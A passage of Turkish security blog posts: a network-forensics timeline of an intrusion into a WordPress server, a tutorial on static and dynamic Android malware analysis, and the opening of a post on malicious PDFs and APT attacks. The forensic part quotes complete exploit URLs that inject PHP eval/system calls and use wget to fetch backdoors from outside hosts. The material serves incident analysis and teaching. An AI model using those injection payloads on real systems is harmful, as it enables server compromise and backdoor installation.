
95.173.186.116 (saldırıya uğrayan sunucu):


- İşletim sistemi CentOS
- Üzerinde Apache 2.2.3 ve PHP v5.1.6 ve WordPress bulunuyor.



195.174.37.105 (potansiyel saldırganlardan biri):

- İlk olarak 29.05.2011 tarihinde saat 08:18'de sunucu ile bağlantı kuruyor.
- İlk olarak 29.05.2011 tarihinde saat 08:29'da sunucuyu Nikto v2.1.4 ile tarıyor.
- 29.05.2012 tarihinde saat 20:44'de WordPress'in is-human eklentisinde bulunan zafiyeti istismar ederek sistem üzerinde uzaktan komutlar çalıştırıyor.
- 29.05.2012 tarihinde saat 21:33'de wget aracı ile Packetstorm sitesinden 60000. bağlantı noktasında (port) dinleyen bindshell-unix arka kapısı indiriyor ancak arka kapıya bağlandıktan sonra komut sonrasına noktalı virgül koymadığı için (ls -al;) arka kapının çalışmadığını sanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes($_GET[a]));
error&a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%2 0http://dl.packetstormsecurity.net/groups/synnergy/bindshell-unix%20xxx.pl%27);)
- Bu defa 29.05.2012 tarihinde saat 21:47'de wget aracı ile V*****s isimli bir siteden 16667 numaralı bağlantı noktasında (port) dinleyen evil.c arka kapısını indiriyor, derliyor, çalıştırıyor ve sisteme bağlanıyor. (/wp-content/plugins/is-human/engine.php?action=log-reset&type=ih_options();eval(stripslashes($_GET[a]));error&
a=echo%20%22%3Cpre%3E%22;system(%27cd%20/tmp;wget%20http://www.v*****s.com/evil.c.txt%20-o%20evil.c%27);)
- Daha sonra çeşitli yetki yükseltmeye yarayan çekirdek istismar araçlarını denese de root yetkisine sahip olamıyor ve kayıt sonlanıyor.





Sonuç itibariyle ağ trafik kayıtlarını analiz ederek başarılı bir sızmanın nasıl gerçekleştirildiği konusunda çok detaylı bilgiler elde edebilirsiniz. Umarım meraklı arkadaşlar için gerçekleştirmiş olduğum bu analiz faydalı olmuştur. Pratik yapmak isteyenlerin BGA'dan bu DVDler'i ücretsiz olarak temin etmelerini şiddetle tavsiye ederim. (*Sınırlı sayıda bulunan DVD'ler tükenmiştir. Kayıt dosyalarını edinmek isteyenler BGA İstanbul ofisine giderek DVD çekimi yapabilirler.*)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Android Zararlı Yazılım Analizi

Source: https://www.mertsarica.com/android-zararli-yazilim-analizi/

By M.S on February 25th, 2012


2011 yılının son aylarında güvenlik firmaları tarafından yayınlanan mobil tehdit raporlarında Android işletim sisteminin rakiplerine göre çok daha fazla zararlı yazılım istilasına uğradığına dikkat çekiliyordu. Juniper firması tarafından yapılan araştırmaya göre 2009 ile 2010 yılları arasında akıllı telefonları hedef alan zararlı yazılımların %250 artış gösterdiği, 2011 yılının Temmuz ayı ile Kasım ayı arasında ise %472 artış gösterdiği sonucu ortaya çıkıyordu. Juniper firması tarafından yayınlanan bir başka raporda ise 2011 yılının son 7 ayında Android işletim sistemini hedef alan zararlı yazılımlardaki artışın %3,325 olduğu belirtiliyordu!

Gartner'ın yapmış olduğu bir araştırmaya göre 2011 yılının son çeyreğinde satılan her iki akıllı telefondan birinde Andoid işletim sisteminin kurulu olduğu göz önünde bulundurulduğunda art niyetli kişiler tarafından geliştirilen zararlı yazılımların Android işletim sistemini hedef almasına eminim sizde benim gibi şaşırmıyorsunuzdur.

Android işletim sistemi neden bu kadar kişi ve üretici tarafından tercih ediliyor diye soracak olursanız bunların başında açık kaynak kodlu olması, ücretsiz olması, açık markete (ücretsiz uygulamalar barındıran Android Market) sahip olması, tabii ki Linux 2.6 çekirdeğini kullanıyor olmasının çok büyük rol oynadığını söyleyebiliriz. Durum böyle olunca da bireylerden kurumlara kadar herkesin yeri geldiğinde kullandığı veya kulkanacağı uygulamanın iyi niyetinden şüphe ettiği durumlarda o uygulamayı analiz etmeye ihtiyaç duyabilir.

Analiz yöntemlerine geçmeden önce kısaca Android'in güvenlik modelinden kısaca bahsetmek istiyorum.

- Android işletim sisteminde Linux işletimin güvenlik modeli baz alınmıştır. Linux işletim sisteminde bildiğiniz üzere dosyalara verilen izinler kullanıcı bazlıdır ve bir kullanıcı başka bir kullanıcının dosyasını o kullanıcı izin vermediği sürece okuyamaz, değiştiremez ve/veya çalıştıramaz. Android işletim sisteminde de her yeni kurulan uygulamayı yeni bir kullanıcı olarak düşünebilirsiniz. Bir uygulama, diğer bir uygulamaya ait dosyalara dosya sistemi üzerinden ulaşamaz.
- Uygulamaların kurulabilmesi için mutlaka dijital sertifika ile (kendinden imzalı (s*elf-signed*) da olabilir) imzalanmış olması gerekmektedir.
- Uygulamalar çalışma esnasında kullanacakları kaynaklara, erişecekleri alanlara göre kurulum esnasında kullanıcıdan bir defaya mahsus olmak üzere izin istemek zorundadırlar. Örneğin bir uygulama, çalışabilmesi için internet bağlantısına ihtiyaç duyuyor ise kurulum esnasında bunu beyan etmek ve kullanıcıdan bu izni istemek zorundadır. İzinler, APK (Android application package) içinde yer alan AndroidManifest.xml dosyası içinde tanımlanmaktadır.




- Kurulan her bir uygulama ayrı bir Dalvik sanal makinesinde çalışmaktadır.

Peki zararlı bir yazılım, Android işletim sistemine hangi yollarla bulaşabilir ?

- Uzaktan kurulum ile: Android Market web sayfası üzerinden cep telefonunuza seçtiğiniz herhangi bir uygulamayı yükleyebilirsiniz. Art niyetli bir kişi tarafından Gmail şifrenizin çalındığını ve isterse bu şifre ile cep telefonunuza internet bankacılığına giriş yaparken kullandığınız tek kullanımlık SMS mesajlarını çalan bir truva atını yükleyebileceğini düşündüğünüzde ister istemez bu özellik sizi korkutuyor.
- Market üzerinden: Bildiğiniz üzere Android Market'e isteyen herkes (25$ ödeyerek sahip olunan bir geliştirici hesabı yeterlidir) geliştirmiş olduğu uygulamayı yükleyebilmekte ve kullanıcıların kullanımına sunabilmektedir. Durum böyle olunca da hangi uygulama güvenilir hangisi değil bunu anlamak pek mümkün olmamamaktadır. Her ne kadar Google bu duruma bir dur demek için Bouncer adında ki zararlı uygulama tarayıcı hizmetini devreye almış olsa da, Apple gibi manuel olarak kod incelemesi yapmadığı sürece zararlı yazılımlar Android Market'i istila etmeye devam edecektir.
- Android SDK ile: Android SDK, Google tarafından uygulama geliştiricileri (developer) için hazırlanmış ve bünyesinde kütüphaneleri ve hata ayıklayıcı (debugger), öykünücü (emulator) gibi çeşitli araçları barındıran bir yazılım geliştirme kitidir. Bu kit içerisinde yer alan Android Debug Bridge (adb) aracı ile öykünücüye (emulator) veya bağlı olan Android işletim sistemi kurulu cihaza uygulama yüklemek mümkündür.
- Internet üzerinden: Web sayfası üzerinden, e-posta eklentisi veya QR kodu ile internet üzerinden indirilen apk dosyası ile Android işletim sistemine uygulama yüklemek mümkündür.


APK uzantısına sahip olan Android uygulamaları zip dosya formatına sahiptir ve bu sayede APK uzantılı herhangi bir dosyanın uzantısı ZIP uzantısı olarak değiştirilerek Winzip, Winrar ve benzer dosya sıkıştırma araçları ile açılabilmektir. APK dosyasının açılması durumunda içinden çıkan classes.dex ve AndroidManifest.xml dosyaları analiz için önem taşıyan dosyalardır.



Dex uzantılı classes dosyası, Java ile kodlanmış, Java derleyicisi ile derlenmiş ve dex aracı ile Dalvik sanal makinesinde çalışacak hale dönüştürülmüş Android uygulamasıdır. Piyasada dex dosyasını class dosyasına çeviren dex2jar gibi ücretsiz araçlar mevcuttur. Bu araçlar ile kaynak koduna çevrilen (örnek komut: d2j-dex2jar.bat classes.dex) class dosyası rahatlıkla analiz edilebilir.


```
C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7\dex2jar-0.0.9.7>d2j-dex2jar.bat spi
tmo.dex
dex2jar spitmo.dex -> spitmo-dex2jar.jar

C:\Users\Mert\Desktop\Netsec\dex2jar-0.0.9.7\dex2jar-0.0.9.7>d2j-dex2jar.bat zit
mo.dex
dex2jar zitmo.dex -> zitmo-dex2jar.jar
```

Bildiğiniz veya bilmediğiniz üzere Java ile kodlanmış programlar kaynak koduna çevrilerek (decompile) analiz edilebilmektedir. Durum böyle olunca da dex formatından class formatına dönüştürülen Android uygulamasını JD-GUI ve benzer araçlar ile kaynak koduna geri çevirmek ve analiz etmek mümkündür.



Kimi zaman kaynak koduna çeviren araçlar (decompiler) hatalı çeviri yaparlar. Bu gibi durumlarda dex dosyası, apktool gibi araçlar ile tersine çevrilerek (disassembling) (örnek komut: java -jar apktool.jar d BloodvsZombie_com.gamelio.DrawSlasher_1_1.0.1.apk) analiz edilebilmektedir.

```
I: Baksmaling...
testI: Loading resource table...
I: Loaded.
I: Loading resource table from file: C:\Users\Mert\apktool\framework\1.apk
I: Loaded.
I: Decoding file-resources...
I: Decoding values*/* XMLs...
I: Done.
I: Copying assets and libs...
```




İzinlere gelecek olursak daha önce de belirttiğim gibi izinler AndroidManifest.xml dosyasında tanımlanmaktadır ancak bu dosya binary formatında olduğu için herhangi bir metin editörü ile görüntülenememektedir bu nedenle AXMLPrinter2.jar gibi araçlar ile okunaklı hale getirilmesi (örnek komut: java -jar AXMLPrinter2.jar AndroidManifest.xml) gerekmektedir. Okunaklı hale getirildikten sonra uygulamanın çalışabilmesi için ihtiyaç duyduğu izinler rahatlıkla analiz edilebilmektedir.

```
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
<uses-permission android:name="android.permission.DELETE_PACKAGES" />
<uses-permission android:name="android.permission.INSTALL_PACKAGES" />
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
```

Statik analiz için yukarda bahsetmiş olduğum araçlara ilave olarak IDA Pro v6.1+, APKInspector, Dexdump, Smali ve Androguard araçlarından da faydalanabilirsiniz.

Dinamik analiz gerçekleştirmek için Android SDK ile birlikte gelen öykünücüden (emulator) faydalanabilirsiniz ancak zararlı yazılımın servis olarak çalışması ve/veya bazı işlemlerin gerçekleşmesi esnasında çalışma durumu söz konusu olabileceği için görsel ve/veya fonksiyonel olarak öykünücü içinde çalıştırsanız dahi size herhangi bir ipucu vermeyebilir. Bu gibi ihtimallere karşı Droidbox aracından faydalanabiliriz. Droidbox, Android uygulamalarını dinamik olarak analiz etmek için geliştirilmiş bir kum havuzu aracıdır. Gelen/giden ağ verileri takibinden, dosya okuma/yazma takibine, Giden SMS ve arama takibinden, sifreleme işlemlerinin takibine kadar sistem üzerinde gerçekleştirilen kritik işlemleri kayıt altına alarak zararlı yazılımın arka planda neler yaptığını rahatlıkla öğrenebilirsiniz.



Görüldüğü üzere Android işletim sistemini hedef alan zararlı yazılımları analiz edebilmek için statik olsun dinamik olsun faydanalabileceğimiz çok sayıda araç bulunmaktadır ve Google, Android Market'e yüklenen araçları manuel olarak kaynak kod seviyesinde analiz etmemeye devam ettiği sürece bu araçlara çok işimiz düşecektir.

Güvenliğiniz için Android işletim sisteminize mutlaka ama mutlaka bir güvenlik uygulama kurmanızı önerir, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Zararlı PDF Analizi

Source: https://www.mertsarica.com/zararli-pdf-analizi/

By M.S on January 23rd, 2012

Eskiden art niyetli olsun veya olmasın bilgisayar korsanlarının hedef sistemlere sızmalarının arkasında yatan başlıca sebepler; hacktivism gayesiyle dünyaya mesaj verme, finansal fayda sağlamak amacıyla finansal bilgilere erişme, sistemde tespit edilen güvenlik zafiyetleri konusunda sistem yöneticilerini uyarma, kin ve nefret güdüleriyle hareket ederek hedef sistemlere zarar vermekti. Ancak zaman değişti ve uluslar, bilgisayar korsanlarından oluşan kendi siber kuvvetlerini oluşturarak hackingi bir silah olarak diğer devletlere karşı kullanmaya başladılar.

Siber savaşın yaşandığı günümüzde çoğunlukla izlenen strateji zarardan çok kalıcı olarak hedef sistemlerde barınmaya çalışma ve olabildiğince hassas bilgilere ulaşma yönünde oluyor ve çoğunlukla arkasında ulusların olduğuna inanılan bu sızmalara Advanced persistent threat (APT) adı veriliyor. Her ne kadar APT tehditlerinin arkasında çoğunlukla çok iyi organize olmuş bir grubun, ulusun olduğuna ve sızmalarda ileri seviye zararlı yazılımlardan ve sofistike araçlardan faydalandıkları düşünülse de aslında RSA vakasında olduğu gibi sahte bir e-posta hazırlama becerisi, ofis dokümanlarını açmak için kullanılan bir uygulamada Fuzzer ile güvenlik zafiyeti keşfetme becerisi, bu zafiyeti istismar edecek kod parçasını (exploit) hazırlama becerisi ve son olarak kaynak kodlarına internette rastlayabileceğiniz bir aracı özelleştirme (örnek: modifiye edilmiş poison ivy) becerisi yeterli olmaktadır. Hele ki günümüzde bu işlerin nasıl yapılabileceğini anlatan sayısız makale olduğu düşünüldüğünde sıradan bir kurum için bile bu tehditin gerçekleşme olasılığı oldukça yüksek seviyelere çıkmaktadır.

Çoğunlukla ABD Savunma Sanayii şirketlerini hedef alan Çin'li grubun, sistemlere sızmak ve gizli belgeleri çalmak için kullandıkları Sykipot adındaki zararlı yazılımı bulaştırmak için 2007 yılından bu yana şirket çalışanlarına, zafiyete sahip istismar kodu içeren ofis dokümanları gönderdikleri ve bu yöntemin bir çok organize suç örgütü tarafından da kullanıldığı düşünüldüğünde genel kabul görmüş güvenlik kontrollerinin (ips, antivirüs, vs.) yetersiz olduğu anlaşılmaktadır. Durum böyle olunca da kullanıcılardan gelen ihbarlar doğrultusunda olası zararlı kod içeren ofis dokümanlarının analiz edilmesi bir kurum için kaçınılmazdır.

SYKİPOT ATAK VEKTÖRLERİ

